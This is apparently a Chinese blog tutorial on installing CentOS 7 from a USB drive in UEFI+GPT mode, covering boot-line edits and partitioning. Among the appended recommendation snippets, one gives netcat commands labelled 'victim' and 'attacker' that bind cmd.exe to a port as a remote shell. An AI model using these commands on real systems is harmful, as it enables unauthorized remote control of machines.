
U盘UEFI+GPT模式安装CentOS7.X系统
1、制作CentOS7安装盘
还是老套路,开局先制作安装盘,UltraISO软碟通,上图


(1) 打开UltraISO软件,选择“文件”-> “打开”选择linux系统镜像(iso文件)并“打开”。


(2) 插入U盘,选择“启动”-> “写入硬盘镜像”,硬盘驱动器选择做为系统盘的U盘,其他选项不需要改动。
(3) 点击”写入”,等待刻录完成即可。
2、启动信息修改
1. 将系统U盘插入电脑,开机。
1) 如果空盘则可以就直接进入到系统选择界面,如果有其它系统,则必须进入到EFI启动菜单选择U盘启动。
2) 如果EFI启动菜单中找不到CentOS启动项,或者选择u盘启动无法正常启动时。可以使用指定文件启动,启动文件在:/EFI/BOOT/BOOTX64.EFI

2. 修改启动信息:查看启动盘设备名。
1) 将光标移动到 Install CentOS 7 选项,按 e 键进入启动信息编辑模式。


2) 将原有启动信息 linuxefi /images/pxeboot/vmlinuz inst.stage2=...quiet,修改为 linuxefi /images/pxeboot/vmlinuz linux dd quiet。修改完成后按 ctrl+x 使用新的启动信息启动系统。

3) 进入系统后显示出安装盘的设备名:sdb4。对应的位置就是/dev/sdb4,记住这个设备名,下一步手动指定设备位置时会用到。记住设备名后,按 ctrl + alt + del 重启。

3. 修改启动信息:指定安装盘位置,指定分区表为gpt
1) 重启后依旧进入安装选择界面,与上一步相同,按e键修改启动信息

2) 修改启动信息
01.手动指定启动盘位置:将 hd: 到 quiet 之间的字符替换为/dev/sdb4
02.指定磁盘分区表类型为 gpt :在 quiet 之后添加 inst.gpt (重点是这个,指定分区表为gpt)
修改后如下,按ctrl+x启动系统(sdb4为启动盘设备,要按照1.1步骤中查到的写):

3) 如果成功自检无报错,正常跳转到安装界面则代表可以进行下一步安装系统。如果检测界面不能正常跳转,按 esc 后出现 dracut:/# 命令行界面,则代表系统无法找到安装盘位置,需要检查手动指定位置是否正确。
3. 安装系统
1. 选择语言

按Continue进行下一步
2. 硬盘分区
1) 选择硬盘选项进行硬盘分区


2) 选择磁盘,点击i will configure partitioning (我将配置分区),然后点击Done,进入分区配置界面。
3) 1.选择分区为标准。2.添加分区。3.选择挂载点。4.分区大小。5.确认添加分区

01. 区别于传统bios启动模式,UEFI启动模式必须分配一个文件系统为[EFI系统]的分区,并且挂载点为/boot/efi。
02. 创建分区时,分区大小位置输入超过剩余可用空间即可分配剩余的全部空间,例如999999G
4)创建好分区后按Done,进入格式化。


可以看到分区表变为GPT格式,点击accept changes进行格式化。
3. 选择软件包
1) 点击蓝色选项选择软件包


2) 选择左侧:Minimal Install(最小化安装),右侧:调试工具、兼容库、开发者工具、系统管理工具。选择好点击Done完成。

4. 选择时区为上海并点击Done完成
5. 安装系统并设置root密码

一切准备就绪点击Begin Installation 安装系统,然后点击ROOT PASSWORD 设置root密码,过于简单点击两次Done即可。

6. 等待安装完成点击reboot即可
U盘UEFI+GPT模式安装CentOS7.X系统的更多相关文章
- dell笔记本通过uefi+gpt模式安装win10系统
安装前,需要确认dell笔记本是否支持uefi 1.使用UltraISO制作硬盘镜像后,过程如下 1) 选择"文件"->"打开",如下 2) 在打开的对话 ...
- UEFI+GPT模式下的Windows系统中分区结构和默认分区大小及硬盘整数分区研究
内容摘要:本文主要讨论和分析在UEFI+GPT模式下的Windows系统(主要是最新的Win10X64)中默认的分区结构和默认的分区大小,硬盘整数分区.4K对齐.起始扇区.恢复分区.ESP分区.MSR ...
- 使用UEFI+GPT模式安装Windows
一.硬盘分区 分区还是用PE下最常用的DiskGenius,可直接使用"快速分区"功能对硬盘进行分区.分区表类型选择GUID,勾选建立ESP分区.ESP分区非常重要,用于存放系统引 ...
- vmware 8 完美支持UEFI+GPT模式虚拟机
http://www.cn-dos.net/forum/viewthread.php?tid=54271提及新版vmware支持uefi启动,于是安装了最新版vmware 8.0.2,发现vmware ...
- BIOS+MBR模式 VS UEFI+GPT模式
EFI与MBR启动的区别 大硬盘和WIN8系统,让我们从传统的BIOS+MBR模式升级到UEFI+GPT模式,现在购买的主流电脑,都是预装WIN8系统,为了更好的支持2TB硬盘 ,更快速的启动win ...
- UEFI+GPT下安装Win10和Ubuntu16.04双系统相关问题(引导、无线连不上网)
1.安装双系统 1)先制作U盘启动,制作过程不再赘述 2)进入bios,设置从U盘启动 3)如下图,选择第二项为安装Ubuntu 4)前几不没什么问题,就直接往下走,选择语言,往下拉有中文选项 5)下 ...
- 【解决】UEFI+GPT模式下装系统(WIN7/WIN8)
最近在家想把联想超极本重装系统,可是发现想简单了,预装WIN8的本本用的是UEFI+GPT模式,以前老毛桃装系统那一套不好用了,所以百度了一些方案,还没试,先记着. 1. WIN8 先说装WIN8,貌 ...
- 制作linux系统U盘并使用U盘安装CentOS7.6系统
目录 一.制作linux启动盘 1.1. 准备工作 1.2. 制作linux系统U盘 二.使用U盘安装Centos7.6 2.1. 使用U盘启动 2.2. 更改 ...
- win10下安装centos7双系统
国庆最后一天了,闲来无事装个双系统,用虚拟机的linux总有些不方便. window下安装linux双系统有两中方法: 1.U盘安装 (我采用的方法,后面详述) 2.EasyBCD工具安装 (使用Ea ...
随机推荐
- nc监控实现调用受害者cmd
正向连接 受害者 IP 是直接暴漏在公网的 或者你们同属于一个内网 受害者:nc.exe -vlp 1234 -e cmd.exe 攻击者 nc 192.168.1.1 1234 nc -lvvp 8 ...
- Getting unknown property: common\models\Teacher::auth_Key
找了一个半小时,不知道为什么会缺少这个属性,数据库里面的字段明明都是有的. 然后随后找到了原因,是因为key中的k大写了,所以无法识别这个属性.把自己坑到了,以此为戒,以后多注意细节问题
- Python操作PDF-文本和图片提取(使用PyPDF2和PyMuPDF)
PDF文件格式 如今,可移植文档格式(PDF)属于最常用的数据格式.在1990年,PDF文档的结构由Adobe定义.PDF格式的思想是,对于通信过程中涉及的双方(创建者,作者或发送者以及接收者)而言, ...
- JPDA 远程调试方法记录
一.JPDA概念 JPDA(Java platform debugger architecture)是java平台调试架构的简称,由java虚拟机后端和调试平台前端组成. 1.java虚拟机提供了ja ...
- Fast Bokeh Effects Using Low-Rank Linear Filters
Fast Bokeh Effects Using Low-Rank Linear Filters paper地址:https://www.researchgate.net/publication/27 ...
- CentOS 搭建 SVN 服务器 及使用教程
服务器与客户端 1.搭建SVN服务器 ① CentOS安装SVN 命令: yum -y install subversion 检查是否安装成功 命令: svn --version 如果显示如下内容说明 ...
- Java学习日报9.22
/* * 信1905-2班 * 杨传伟 * 2020.9.22 * 20194074 * 账号密码默认 666666 */package atm; import java.util.*;public ...
- Spring Boot中初始化资源的几种方式
CommandLineRunner 定义初始化类 MyCommandLineRunner 实现 CommandLineRunner接口,并实现它的 run()方法,在该方法中编写初始化逻辑 注册成Be ...
- Java串口编程例子
最近笔者接触到串口编程,网上搜了些资料,顺便整理一下.网上都在推荐使用Java RXTX开源类库,它提供了Windows.Linux等不同操作系统下的串口和并口通信实现,遵循GNU LGPL协议.看起 ...
- 关于Webservice接口对接相关总结
Webservice接口对接 因为近期处理了很多关于Webservice的接口对接,所以这篇文章是对近期自己的学习做一个简单的总结. 一: 对于接口对接,建议首先需要了解一下WSDL文件,以及入参的S ...